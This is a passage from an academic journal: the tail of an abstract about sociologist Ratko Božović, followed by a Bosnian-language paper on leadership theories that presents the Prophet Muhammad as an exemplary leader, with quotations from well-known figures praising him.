abroad. Translated into several world languages. In many democratic environments, a guest and a lecturer are very pleased. Prof. R. Bozovic is a participant in many tribunes and gatherings. He left the impression of an extraordinary critical reader, so many call him a modern Demonstration of Belgrade. In this paper, we intend to present a critical review of Božović's work, and on the occasion of six decades of scientific and research work. The aim and task of this paper is to make a modest contribution to the thinking of Božović's sociological and philosophical-literary work. The key themes of this work are: Approach, Letter on the philosopher of culture and sociology prof. Prof. Ratko Božović, Open Thinkers of the Figures of Universal Significance, Philosophy of Culture in Dialogue with Time, Original Views on Art, Aesthetics as a Craftwork on the Beautiful or Philosophy of Art, Criticism and Ethics in the Part, R. Božović and Belgrade, R. Božović and Montenegro, Dialogues with Božović (ten questions and agreements), Concluding Consideration and Summary.

KONCEPT LIDERSTVA KROZ PRIMJER POSLANIKA MUHAMMEDA

Ferid Orahovac

Internacionalni Univerzitet u Novom Pazaru,

Novi Pazar, Srbija

forahovac7@gmail.com

Apstrakt

U ovom radu sam nastojao da opišem osnovne psihološke karakteristike, osobine, koje odlikuju ličnost jednog lidera. Govorio sam o osnovnim definicijama, kao i o teorijama koje su se bavile i bave se definisanjem liderstva, zatim i na praktičnom primjeru pokazao kako to „izgleda“ jedan lider i koje osobine isti posjeduje. Za primjer opisa sam uzeo ličnost Poslanika Muhammeda, velikog islamskog lidera. On je jedan od najuticajnijih lidera u istoriji čovječanstva, čija djela žive i dan danas, toliko dugo nakon njegove smrti. Iako nije posjedovao formalno obrazovanje, posjedovao je harizmu, entuzijazam, jednostavno Božiji dar, osobine lidera, što se i pokazalo u praksi, jer je za sobom imao milijarde sljedbenika, ustvari ima ih i u današnjem savremenom dobu. Iz analize njegovog života i djela, mogu se saznati njegovi kvaliteti koji su ga činili liderom, koji su neosporno brojni, a čime sam se i ja u ovom radu bavio. S obzirom na to da se radi o jednoj grandioznoj ličnosti, ovaj moj rad otvara i neka nova pitanja i ideje, koje bi o opisu ličnosti poslanika Muhammeda bilo korisno obraditi sa šireg aspekta psihologije ličnosti.

Ključne riječi: Poslanik Muhammed, ličnost, lider, liderstvo

CONCEPT OF LEADERSHIP THROUGH EXAMPLE OF THE PROPHET MUHAMMAD

Abstract

In this paper I have tried to describe the basic psychological characteristics, traits that characterize the personality of an leader. I was talking about the basic definitions and theories that were engaged and dealing with the definition of leadership, and then the practical example I have showed how one leader "look" and what characteristics leader owns. For example of the description I took the personality of Prophet Muhammad, the great Islamic leader. He is one of the most influential leader in the history of mankind, whose acts are kept alive so long after his death. Even though he did not have a formal education, he had a charisma, enthusiasm, simply a gift from God, qualities of leaders, which was proved in practice, as he had a billion followers, actually he has them even in today's modern age. From Tte analysis of his life and work, there can be found he's qualities that made him a leader, which are undoubtedly numerous, and what I have dealt with in this paper. Given that this is one grand personality, my paper opens some new questions and ideas, which could be used to useful process the personality of the Prophet Muhammad from the boarder aspects of psychology of personality.

Keywords: Prophet Muhammad, personality, leader, leadership.

UVOD

U današnjem turbulentnom vremenu, fenomen liderstva se, zbog svog velikog značaja koji posjeduje, sve više, učestalije i detaljnije ispituje. Šta je to toliko bitno u liderstvu? Zbog čega se toliko akcenat stavlja na proučavanju istog? Zbog čega određene osobe ili grupe bivaju slijedene od strane ljudi? Koje ih to karakteristike krase? Da li je zapravo društvu, ili jednoj organizaciji prijeko potrebna ta osoba ili tim, da bi ih predstavljali i vodili? Zašto se to ne može jednostavno odigravati bez posredovanja tih tzv. lidera? Šta su to lideri? Ova, kao i dugi niz drugih ne manje bitnih pitanja zaokupljaju pažnju istraživača, poslovnih organizacija, šefova država, menadžmenta preduzeća, kao i ljudi iz svijeta, koji kao posmatrači učestvuju u ovom cjelokupnom procesu koji se naziva život.

Iako se intenzivno istraživanje i proučavanje liderstva pokrenulo u nekom novijem datumu, 80-tih godina prošlog vijeka a traje i dan danas, ne možemo reći da ovaj fenomen nije postojao i ranije. Tačnije, možemo slobodno reći da je liderstvo kao pojava, stara koliko je staro i samo ljudsko društvo, interesovanje za isto vlada još od najranijih oblika organizovanog života, dakle još u najranijim civilizacijama. Sokrat u staroj Grčkoj, Platon u svom djelu „Država“, kao i Aristotel u svojim djelima, svi oni na posredan ili neposredan način posvećuju pažnju liderstvu. (Vlahović S., 2008)

Znači, otkako su ljudi počeli da obrazuju neke vrste grupa, gdje je postojala interakcija među članovima istih i gdje je trebalo postići određeni cilj, tu se odmah javila i potreba za liderom ili liderima, tim osobama koje će svi slijediti i koji će kao predvodnici odlučno koračati uzlaznim putem ostvarivanja postavljenih zadataka. U prilog navednom nam govore brojni primjeri kroz istoriju, a na jedan od takvih primjera smo se i mi osvrnuli u ovom radu. Konkretno, naš primjer opisivanja lidera i fenomena liderstva, je poslanik Muhammed, p.b.u.h., (skraćena od: Peace be upon Him , znači: Neka je Allahova milost i mir na Njega)

Cilj nam je u ovom radu pojasniti koncept liderstva, dati definiciju istog, napraviti osvrt na pristupe, modele izučavanja liderstva, definisati stilove liderstva, i na kraju kroz primjer poslanika Muhammeda, p.b.u.h., objasniti kako jedan lider izgleda i koje su karakteristike ovu Ličnost činile liderom.

POJAM, ZNAČAJ I DEFINISANJE LIDERSTVA I LIDERA

„Liderstvo je jedna od najviše analiziranih a najmanje shvaćenih pojava na zemlji“ (James McGregor Burns)

Radove Kada govorimo o ovoj tematici, na raspolaganju imamo mnogobrojna objašnjenja i definicije. Interesantno je da, iako se toliko dugo i intenzivno ova pojava proučava, nije se došlo do jedne jednoglasno prihvaćene definicije liderstva, već možemo reći da definicija ima, skoro onoliko koliko i osoba koje se bave sa istraživanjem i izučavanjem ovog fenomena. Razlog vjerovatno leži u tome što ne postoji jedan jedini ispravan, opšteprihvaćen način predvođenja. Prvi koji je govorio o značaju izučavanja ovog fenomena, bio je Ralf M. Stogdil.

U Kontekstu organizacionih sistema, liderstvo je prvi pokušao da objasni i definiše Džejsms Mekgregor Burns 1978. godine i od tada počinje period aktivnog interesovanja za ovu pojavu.

Želimo istaći da se pojam liderstva prvenstveno pojavio u neekonomskim društvenim teorijama i po tim teorijama je lider „osoba koja, svojim rečima i/ili ličnim primjerom, izrazito utiče na ponašanje, razmišljanje i/ili emocije značajnog broja ljudskih individua (sljedbenika ili opšte populacije)" (Gardner H., Laskin E., 1996)

Sve definicije liderstva ukazuju na četiri ključna elementa u određivanju istog (<http://www.vts.edu.rs/images/nastava/menadzment/Liderstvo.pdf>):

1. Liderstvo podrazumijeva postojanje drugih ljudi - sljedbenika, jer ukoliko to nije slučaj, svi kvaliteti i zalaganja lidera bili bi beznačajni;
2. Nejednaka raspodjela moći je ono što karakteriše liderstvo. Postoje dva izvora moći:
  - organizaciona moć (moć nagrađivanja, moć prisile, legitimna moć)
  - lična moć (ekspertska moć, referentna moć)
3. Liderstvo je sposobnost da se na različite načine koriste različiti oblici moći kako bi se uticalo na ponašanje sljedbenika, pri čemu uticaj možemo definisati kao svaku radnju ili primjer ponašanja koji može izazvati promjenu stava ili ponašanja druge osobe ili grupe.
4. Etika - Ukoliko neko od zaposlenih radi malo i loše, da ne zna ili da nema ispravan stav prema drugima, to neće imati velikog uticaja na klimu i rad organizacije ili društva. Ali ako lider radi malo i loše, nema znanja i nema uticaj na sljedbenike, to će višestruko negativno uticati na sve, koji od njega zavise i na čiji se primjer pozivaju i autoritet oslanjaju.

Osnove na kojima liderstvo počiva jesu ljudi, odnosi i uticaj među njima kao i ciljevi. U današnjoj, savremenoj literaturi postoje brojne definicije liderstva. Liderstvo se definiše kao „proces uticaja na druge da usmjere napore u pravcu ostvarivanja konkretnog cilja“ (Lufthart), ili kao „proces pridobijanja pojedinaca u organizaciji da rade određene stvari“ (Mullins)

Ono što je zajedničko svim definicijama jeste da je liderstvo proces, aktivnost, usmjerena, usredsrijeđena, na oblikovanju vizije. Liderstvo je dakle, jedna aktivnost, ili proces, niz aktivnosti, kojom/im se utiče na druge ljude oko sebe, nezavisno od toga da li se radi o profitnoj ili neprofitnoj organizaciji ili skupini, s namjerom ostvarenja određenog cilja ili slijedenja određene ideologije.

Danas se liderstvo uglavnom vezuje za ekonomsku nauku, za menadžment, upravljanje u preduzećima, mada je liderstvo, kao što smo već naveli, prisutno i dominira u mnogim aspektima i poljima funkcionisanja života, pri čemu se pravi i neka vrsta klasifikacije na političko i poslovno liderstvo, međutim, osnovna podjela i ne leži u ovome, već u podjeli na direktne i indirektne lidere (Adžić S., 2004). Kao što i sami izrazi govore, direktni lideri se direktno obraćaju „licem u lice“, dok indirektni lideri su oni koji svoj uticaj vrše preko svog rada, svog djelovanja. Uticaj lidera može biti prisutan i dugo nakon njegovog biološkog nestanka, što je konkretno slučaj i u ovom našem radu, na primjeru Poslanika Muhammeda, p.b.u.h. U suštini, karakteristike lidera su iste bez obzira na to da li se radi o političkom ili poslovnom

lideru, direktnom ili indirektnom. O karakteristikama lidera govorimo u narednom poglavlju.

Psiholog Howard Gardner spominje da postoji šest konstanti lidera (Adžić S., *IBIDEM*), a to su:

1. Prva konstanta koju jedan lider mora posjedovati jeste **PRIČA**: Lider mora da ima centralnu, glavnu priču ili poruku. Ona mora da bude efektivna za brojnu i raznoliku grupu. U vremenima krize priča mora da bude brza, što za rezultat ima pojednostavljenje glavne poruke.
2. **PUBLIKA**: Nijedna, pa ni najelokventnija priča, neće imati svoj efekat, ukoliko nema kome da bude ispričana, prenesena, dakle, ukoliko nema publike koja će tu priču čuti, pa i slijediti.
3. **ORGANIZACIJA**: U početku lider se obraća direktno publici i postiže inicijalni uspjeh. Za dugoročno liderstvo obavezna je institucija koja ima organizacionu bazu.
4. **OLIČENJE**: Stvaralac priče mora u nekom smislu da bude oličenje svoje priče. To ne znači da treba da bude svetac, već da ne bude u kontradikciji sa svojom osnovnom porukom, u smislu da se djela poklapaju sa govorom lidera.
5. **OBRAĆANJE**: Većina kreativnih lidera se obraća indirektno, kroz simbolični proizvod koji kreira, dok se većina političkih lidera svojim pričama obraća direktno publici. Direktno obraćanje je rizičnije, ali, pogotovo u kratkom roku, može biti efikasnije i efektivnije.
6. **VJEŠTINA**: Samo osobe koje dostignu visok stepen profesionalnih znanja u svom radu ili kredibiliteta u svom životu imaju šansu da uspiju kao lideri. Direktni lideri u principu imaju manjak tehničkog znanja, dok se snaga indirektnih lidera upravo bazira na njihovom znanju o konkretnim stvarima, zbog toga što se oni posredno obraćaju publici putem svojih djela.

OSOBINE LIDERA

Šta je ono što karakteriše lidere i razlikuje ih od onih koji to nijesu? Među osobinama i karakteristikama koje se u raznim, stručnim, naučnim radovima vezuju za lidere, najčešće se navode:


- Karakter;
- Harizma – sposobnost privlačenja ostalih ljudi;
- Samopouzdanje – lider mora biti samouvjeren, pun pouzdanja, jer, kako će drugačije prenijeti ideje na svoje sljedbenike;
- Pobjednički duh ;
- Posvećenost cilju – samo uz potpunu predanost, lider može postići da njegovi sljedbenici budu privučeni da ga slijede;
- Pozitivan stav ;
- Komunikativnost;
- Stručnost;
- Inicijativa;
- Pronicljivost;
- Odgovornost;
- Pouzdanost;

- Povjerenje;
- Empatija;
- Emocionalna stabilnost;
- Pravovremenost/taktičnost;
- Entuzijizam;
- Sposobnost neprestanog učenja i razvoja;

PRISTUPI DEFINISANJA, TEORIJE LIDERSTVA

Radove Postoji nekoliko teorija, pristupa, koje/i objašnjavaju fenomen liderstva. Ti pristupi su podijeljeni u pet grupa:

1. Teorije o osobinama (teorija o karakternim osobinama ličnosti)
2. Bihevioristički pristup (tzv. teorije o ponašanju)
3. Kontingentni pristup
4. Novi koncepti liderstva
5. Liderstvo budućnosti

Slika 1. Teorije liderstva

(<http://samehmedovic.blogspot.com/p/teorije-liderstva.html>)

Teorije o osobinama - Prema ovoj teoriji definisanja liderstva, lider se „rađa“, a ne postaje se u toku života.

Sedam osobina koje su povezane sa liderstvom:

- Energija (pokazuju inicijativu i visok nivo uloženog napora);
- Želja da vodi (spremnost da preuzme odgovornost);
- Poštenje i integritet (visoka konzistencija između riječi i djela);
- Samopouzdanje (lider nikad ne sumnja u sebe);
- Inteligencija (visok IQ, visok EIQ, kontekstualna int.);
- Relevantno poslovno znanje ;
- Dodatne osobine (energični, živahni ljudi, rijetko tihi i povučeni).

Pristup istraživanja osobina u svijetlu karakternih osobina predstavlja ustvari, najstariji pristup istraživanju ponašanja i karakteristika lidera. Prema ovom pristupu, ponašanje lidera zavisi od performansa skupa njihovih karakternih osobina. Ovaj pristup izučavanja liderstva je bio usmjeren na otkrivanje karakternih osobina koje posjeduju uspješni lideri.

Bihejvioristički pristup - Za razliku od prethodnog pristupa, ovaj, bihejvioristički pristup liderstvu, polazi od toga da se lideri stvaraju, da se lider postaje i da nije nužno da se lider samo „rađa“. Dakle, liderstvo se može naučiti kroz život. A važi i suprotno, čak i čovjek koji posjeduje sve karakteristike jednog lidera, neće biti lider ako ne radi na tome da se te karakteristike „njeguju“. Bihejviorističke teorije su zapravo teorije o stilovima liderstva, odnosno o modelima liderstva. Rezultati ovih istraživanja dali su osnov za zaključak da se ponašanje lidera zasnovano na korišćenju njihovog autoriteta može kategorizovati na sljedeće tipove (stile) liderstva:

1. autokratski tip (stil) liderstva,
2. demokratski tip (stil) liderstva i
3. liberalni (laisse-fair) tip (stil) liderstva.

Autokratski stil liderstva - sama riječ autokratski, govori nam o kakvom se stilu liderstva radi. Naime, ovaj tip liderstva se karakteriše time da lider sam odlučuje, nema razvijeno povjerenje u svoje sljedbenike i zbog svog formalnog autoriteta, ima mogućnost da upotrebljava prinudu. Dalje se autokratko liderstvo dijeli na dvije podvrste, harizmatsko i paternalističko.

Demokratski stil vođenja - ovaj stil vođenja ima posve drugačije karakteristike, u odnosu na autokratski. Dakle, ovdje vlada određeni stepen povjerenja u sljedbenike, prisutna je decentralizacija donošenja odluka, volja, onih koji slijede, da preuzmu odgovornost u procesu odlučivanja, što znači da je veća i uključenost, učešće sljedbenika u cjelokupnom određenom procesu.

Liberalni stil liderstva - ide se korak dalje, pa se u ovom stilu, sljedbenici potpuno uključuju u proces donošenja odluka. Ovaj se stil liderstva primjenjuje u nekim društvima, preduzećima, organizacijama, udruženjima, gdje su potrebna neka sofisticirana znanja, gdje su i lider i sljedbenici uglavnom eksperti iz određenih oblasti.

Naravno, i razni eksperti su se bavili izučavanjem ovih teorija, pa su tako nastale nekoliko vrsta studija, kao:

- Studije Univerziteta Ohajo;
- Studije Univerziteta Mičigen;
- Likertov model liderstva;
- Menadžerska mreža.

Situacione teorije liderstva - U potrazi za efikasnijim principima upravljanja, a kao kritika klasičnog shvatanja, razvio se „situacioni pristup upravljanju“ prema kojem su različiti stilovi liderstva, različito efikasni, u različitim situacijama.

Prema ovom pristupu, nijedan lider nije dobar u svim situacijama, dakle, ne postoji jedan univerzalan lider, već u zavisnosti od različitih faktora i situacija, problema, bira se i lider. I u ovom pristupu su prisutna brojna naučna istraživanja, pa su se kao što možemo vidjeti na slici 1, razvili određeni modeli unutar ovih teorija a to su:

- Teorija liderskog kontinijuma,
- Fidlerova LPC teorija,
- Teorija put – cilj,
- Hersi - Blanšarova teorija,
- Vrum - Jetonova teorija.

Novi koncepti liderstva - Sa procesom globalizacije, nastajale su i inovacije, pa su savremeni lideri morali da nađu neki način na koji će upravljati novonastalim promjenama. Novonastali tip lidera su bili ljudi koji će moći vladati, upravljati promjenama koje su nastale. Postoje dvije vrste lidera prema ovim teorijama a to su:

- Harizmatičko liderstvo
- Transformaciono liderstvo

Harizmatičko liderstvo - termin harizma će se primjenjivati na određene kvalitete individue koji je razdvajaju od običnih ljudi i tretiraju kao naslijeđene sa natprirodnim, nadljudskim moćima ili kvalitetima. To je nešto nedostupno običnim ljudima. Smatra se duhovnim porijeklom i na osnovu tih obilježja se ta osoba tretira kao lider. (Milisavljević M., 1999)

Transformaciono liderstvo – podrazumijeva one koji su odlučni u ostvarivanju svojih ciljeva preko zamišljenih svojih ideja i u tome pokazuju nepokolebljivost, odlučnost i ubijednost da će uspjeti u svojoj zamisli, ne dopuštajući da se u njih uvuče strah već naprotiv, isti pretope u skorašnji uspjeh kojeg u pozadini oni vide. Zbog takvih njihovih karakteristika, oni svoje sljedbenike motivišu da urade i više nego što se od njih očekivalo. Ono što karakteriše ove lidere jeste sposobnost istih da pridobiju mase ili grupe a prevashodno članove organizacionih društava, da vjeruju u mogućnost ostvarivanja zamišljene vizije ovih lidera i zajednički uspjeh s kojim će se proslaviti.

Liderstvo budućnosti:

- Etičko liderstvo
- Emocionalno liderstvo
- Virtuelno liderstvo
- Međukulturno liderstvo

Savremeni trendovi i globalizacija dovode do toga da se i u samom definisanju liderstva javljaju neke promjene. Naime, liderstvo i definisanje istog se suočavaju sa nekim novim izazovima, gdje se javlja prije svega virtuelno liderstvo, gdje mjesto više nije bitno nego se akcenat stavlja na aktivnostima.

POSLANIK MUHAMMED, P.B.U.H., KAO LIDER

Radove Prije nego bilo što kažem o Božijem Poslaniku Muhammedu, p.b.u.h., kao neprikosnovenom lideru, osjećam potrebu da zajedno pročitamo i saznamo šta najveći svjetski umovi govore o istom, koje riječi potkrepljuju činjenicama, karakteristike istog, spomenute u svim prethodno navedenim definicijama o liderstvu i liderima.

MAHATMA GANDI, indijski politički i duhovni vođa: "Želio sam saznati sve o čovjeku koji danas neosporno vlada srcima miliona ljudi. Uvjerio sam se u

potpunosti da islam nije mačem sebi osigurao mjesto u današnjem životu. To je uradila stroga jednostavnost i krajnja skromnost Poslanika, njegovo striktno ispunjavanje obećanja, izuzetna posvećenost svojim prijateljima i sljedbenicima, hrabrost i neustrašivost i apsolutna vjera u Boga i u svoju misiju. Kad sam zatvorio drugi tom Poslanikove biografije bilo mi je žao što ne mogu još čitati o ovom velikom životu." (U članku za list „Young India“ 1924)

LAV NIKOLAJEVIČ TOLSTOJ, ruski književnik i mislilac: "Nema nikakve sumnje da je Muhammed jedan od najvećih reformatora čovječanstva. Pripada mu najveća slava jer je čovječanstvo uputio istinskom svjetlu, pravdi i miru, jer je spriječio prolijevanje nedužne ljudske krvi i tako otvorio put ka napretku i civilizaciji. Ovo veliko djelo nije mogao izvesti niko drugi do čovjek koji je imao nadnaravnu snagu, čovjek koji je dostojan svakog poštovanja, divljenja i pažnje." (Tolstoj o Muhammedu, 2007)

VELEČASNI BOSWORTH SMITH, američki protestantski biskup: „On je bio car i papa u jednom, ali on je bio papa bez papinskih pretenzija i car bez carskih legija, bez stajaće vojske, bez tjelohranitelja, bez palače, bez fiksnih prihoda. Ako ikada ijedan čovjek bude imao pravo da kaže da je vladao Božijim pravom, to je Muhammed, jer on je imao svu moć bez njenih instrumenata i bez njene podrške.“ (Bosworth Smith R., 1874)

GEORGE BERNARD SHAW, irski književnik i nobelovac: „Ja sam proučavao tog predivnog čovjeka i, prema mom mišljenju, daleko od toga da je antikrist, on zaslužuje da ga zovemo Spasiocem čovječanstva. Vjerujem da, kada bi čovjek kao on preuzeo upravljanje modernim svijetom, uspio bi riješiti probleme i bili bi ostvareni tako željeni mir i sreća.“ (The Genuine Islam, Vol. 1, No. 8, 1936)

MICHAEL H. HART, američki astrofizičar: "Moj izbor Muhammeda na prvo mjesto među najutjecajnijim ljudima na svijetu možda će iznenaditi neke čitaoce, a neki će to smatrati upitnim, ali on je bio jedini čovjek u historiji koji je bio jednako uspješan i na vjerskom i na sekularnom nivou." (Hart Michael H., 1978)

YUSUF ISLAM (CAT STEVENS), muzičar: „Uistinu je čudno kako tako mnogo ljudi na licu zemlje danas ima malo ili nimalo znanja o životu i misiji ovog velikog posljednjeg Božijeg poslanika i njegovom historijskom utjecaju na život u kome danas živimo.“

"Muhammed je bio najuspješniji od svih religijskih ličnosti." (Encyclopedia Britanica, 11. izdanje)

KAREN ARMSTRONG, historičarka religija: „Cijeli njegov život bio je neumorna borba protiv pohlepe, nepravde i oholosti. Shvatio je da je Arabija na prekretnici i da stari način razmišljanja više ne može opstati. Cijeli svoj život je izgarao trudeći se da pronađe nova rješenja i donese mir u ratovima pocijepanu Arabiju. Ne možemo istinski cijeniti Muhammedova postignuća dok ne shvatimo protiv čega se on morao boriti tokom svog života.“

JOHN WILLIAM DRAPER, američki filozof i historičar: "Četiri godine nakon Justinijanove smrti, u Meki, u Arabiji je rođen čovjek koji je od svih ljudi imao najveći utjecaj na ljudski rod..." (Draper J. W., 1875)

EDWARD GIBBON, britanski historičar: „Naše divljenje ne izaziva toliko širenje njegove religije, već njena trajnost. Isti, čisti i savršeni utisak koji je on urezao u Meki i Medini još uvijek istu snagu i moć ostavlja u srcima Hindusa, Afrikanaca i

Turaka, dok razgovaraju o sadržaju Kur'ana, iako je je od tada prošlo više od dvanaest stoljeća. Muhamedanci su odoljeli iskušenju da svedu objekat svoje vjere i odanosti na nivo osjećaja i imaginacije. Vjerujem u jednog Boga i Muhammed je poslanik Božiji je jednostavna i nepromjenjiva istina u islamu. Intelektualno poimanje božanstvenosti nikada nije degradirano vidljivim idolima; poštovanje poslanika nikada nije prekoračilo mjeru ljudske vrline, a njegova živa pravila su, zahvaljujući njegovim pristalicama, ostala unutar granica razuma i religije.“ (Gibbon E., Ockley S., 1870)

SAROJINI NAIDU, indijska pjesnikinja: „To je bila prva religija koja je proklamirala i prakticirala demokratiju. U džamijama se ta demokratija ogledala pet puta dnevno kada se oglasi ezan i vjernici se okupe i kad siromah i kralj kleče na koljenima jedan pored drugog ponavljajući: "Bog je najveći."

ANITA RAI, književnica i publicistica: „Za mene je dovoljno da je Muhammed najveći feminist kojeg je svijet imao do sada, a o tome se tako malo zna... Lično sam neizmerno zahvalna Muhammedu, koji ne samo da je suosjećao s plačnim glasom očajne i potlačene žene, već je poduzimao sve važne mjere protiv arogantnog i nasilnog ponašanja, kako bi joj olakšao bol i ojačao je koliko je to tada bilo moguće... Stoljećima i stoljećima, žena je preklinjala i puzila ispred svog muškog gospodara, sa srcem bolno punim molbi za pravdu, osjećajući pri tom da je niko ne sluša i da joj se ne obraća. Muhammed je to promijenio zauvijek.“ (Rai A., 2006)

Poslanik Muhammed, p.b.u.h., bio je nepismen čovjek, trgovac, koji je odrastao u neprosvijećenom društvu. Nije puno putovao. Ono što je karakteristično je da je on pozivao na osnovu Objave. Nije preuzeo ono što je govorio kao poslanik ni iz idolopokloničkog okruženja predislamskog doba, ni iz kršćanstva, ni iz židovskog učenja kao ni iz rimskog prava (Muhammed Revvas Kalahdži, 2012). Uzvišeni Bog je stvorio Poslanika Muhammeda, p.b.u.h., i podario mu je bistar razum, veliku oštroumnost i iskrenost i sve to obuhvatio Objavom koja ga je štitila i upućivala. Posjedovao je urođene liderske sposobnosti, koje je naravno njegovao i unaprijeđivao kroz život. Istorija posljednjeg Božijeg Poslanika je prepuna primjera koji ukazuju na njegovu virtuoznost u svim poljima ljudskog života. Preobraziti tvrdokorne predislamske Arape u vjerujući narod dovoljna je činjenica koja govori o dominantnim liderskim uspjesima Muhammeda, p.b.u.h. El- Mubarekfuri u tom kontekstu piše: ”Zahvaljujući svim tim promjenama, Arabija je doživjela častan preporod kakav nije imala od svog nastanka, i historiju kakvu nije imala do tada, a koja je ukasila život narodu, do tada nepoznatom u svijetu.“ (El-Mubarekfuri, 1998:417). Brojni autori menadžmenta su pisali o vođstvu iz različitih aspekata. Literatura je puna primjera uspješnih lidera i karakteristika liderstva, ali nijedan lider nije posjedovao toliko karakteristika uspješnog vođenja kao što je Muhammed, p.b.u.h. Njegov liderski mentalitet se ogleda u njegovom odnosu prema porodici, komšijama, mlađima, rodbini, starijima, nemuslimanima, muslimanima i svemu što vjera nalaže. Osnovu Poslanikovih, p.b.u.h., međuljudskih odnosa čini njegov lični primjer koji je ubrzao širenje islama na Arabljanskom poluotoku, ali ni danas trend njegovog širenja ne jenjava, i nije se zadržao samo na tom poluostrvu, već se proširio u cijelom svijetu.

Muhammed, p.b.u.h., je bio lider, jer je uspio da pokrene milione i milijarde ljudi, da oni pozele da slijede vjeru Islam, na šta je on ustvari pozivao. Bio je jedan

od onih lidera koji se rađaju. Posjedovao je sve karakteristike koje jedan uspješni lider mora imati. Kao, gotovo svakog lidera, i poslanika Muhammeda, p.b.u.h., su odlikovale mnoge bazične osobine na kojima se gradila i razvijala ličnost vođe. Iako je bio, kako sam naveo, bez formalnog obrazovanja, poslanik Muhammed, p.b.u.h., je bio mudar čovjek sa visokim stepenom posvećenosti svojoj ideji kojom je, uz izraženu harizmatičnost svoje ličnosti, privukao na svoju stranu mnoge ljude. Njemu su ljudi vjerovali, a i on je vjerovao drugima. Posebno treba istaći njegovu dimenziju koja se odnosi na posvećenost cilju. Njegova izuzetna predanost cilju je inspirisala i privukla mase ljudi. Svojom razvijenom empatičnošću uspijevao je da razumije i poštuje ljudske vrijednosti, kulturu, tradiciju, mišljenje drugih. U svakoj prilici i prema svakom ljudskom biću je emitovao pozitivan stav, koji je umnogome doprinio njegovoj efikasnosti.

Posjedovao je apsolutnu vjeru u Boga. Bio je spreman da podnese sve poteškoće koje su mu nailazile, zarad svog uvjerenja.

Prije nego što se udala za Poslanika Muhammeda, p.b.u.h., Hatidža je bila jedna veoma bogata i ugledna udovica. Upravo karakteristike Muhammeda, p.b.u.h., su je primamile da ga zaposli kao trgovca koji će se baviti kupoprodajom njene robe. Te osobine su bile: iskrenost u govoru, visok moral itd. Ko god se bavi dužim istraživanjem životopisa poslanika, a pogotovo poslanika Muhammeda, p.b.u.h., može uvidjeti da su mentalna svojstva, poput suzdržljivosti, hrabrosti, saosjećajnosti, milostivosti i sl., te specifična obilježja njihovog ponašanja kao što su iskrenost, povjerljivost itd., bila prisutna kod njih, od samog njihovog ranog perioda života, tj. djetinstva.

Poslanik Muhammed, p.b.u.h., je bio veoma blag prema svima, plemenitog roda i porijekla, iz ugledne kurejšijske porodice. Govorio je: „Blagost ne dotakne nijednu stvar a da je ne ukrasi, a grubost ne dotakne nijednu stvar a da je ne upropasti.“ Jedan od brojnih primjera o njegovoj blagosti, koji se može naći u literaturi, a koji je po meni onako interesantan, jeste slučaj kada se na nekom obližnjem brdu, pored kojeg je živio Muhammed, p.b.u.h., sakupilo osamdeset mnogobožaca koji su se pred jutarnju molitvu spustili u Mekku da ga ubiju, pa su ih muslimani, sljedbenici Muhammeda, p.b.u.h., sve zarobili. Kada su o tome obavijestili Poslanika, p.b.u.h., on je sve te mnogobošce oslobodio.

Mišljenja sam da ne postoji jedan ograničen spisak „osobina“, koje svaki lider treba posjedovati. Svi su oni različiti i priča za sebe. Različiti lideri imaju neke svoje sklopove osobina i karakteristika koje im pomažu da jednostavno privole druge da ih u njihovim ideologijama slijede. Liderstvo Poslanika, p.b.u.h., se ogledalo u tome da je on uspješno pozivao osvajanjem srca ljudi, a uspjeh onoga ko poziva tokom osvajanja srca, srazmjernan je ljubavi s kojom se ta srca odazivaju tom pozivu.

Jedna od važnih liderskih osobina koju je posjedovao ovaj velikan, jeste i skromnost, neuzdizanje iznad drugih. Nikada nije dozvoljavao da iko ustane kada on dođe, da neko iz poštovanja prema njemu stoji, dok on sjedi, da drugi rade dok on sjedi, da neko u njegovom društvu pješači dok on jaše. Nije nikoga nikada opterećivao prekomjerno. Govorio je svojim sljedbenicima da, od onoga što im on zapovijeda, svako uradi shodno svojim mogućnostima, onoliko koliko može. Kad god bi se neka greška desila, nikada nije za te greške javno prozivao izvršitelje istih, već je govorio o nekom neodređenom čovjeku ili skupini ljudi. Veoma je bio suzdržljiv. Govorio je

da „suzdržljivost na ovom svijetu nije suzdržavanje od dozvoljenog i trošenje imovine, već je suzdržljivost da ti ono što imaš u svojim rukama, ne bude preče od onog što je u Allahovim rukama. Suzdržljiv je onaj koji odagnava tugu, hrani gladnoga i nemoćnoga.“ (Muhammed Revvas Kalahdži, 2012)

Bio je milostiv i veliki dobročinitelj. Po njemu, ništa ne može tako uspješno usaditi ljubav u ljudskim srcima, kao što to može učiniti dobročinstvo prema tim ljudima. Srcima je svojstvena ljubav prema onome ko im dobro čini. Za svaki njegov potez, korak, metod ponašanja, imao je uporište u Kur'anu. Tako je i o dobročinstvu govorio na ovaj način, bivajući vođen ajetom (citatom) iz istog, koji kaže: „Zlo dobrim uzvrat, pa će ti neprijatelj tvoj, odjednom prisni prijatelj postati.“ - (Fussilet, 34)

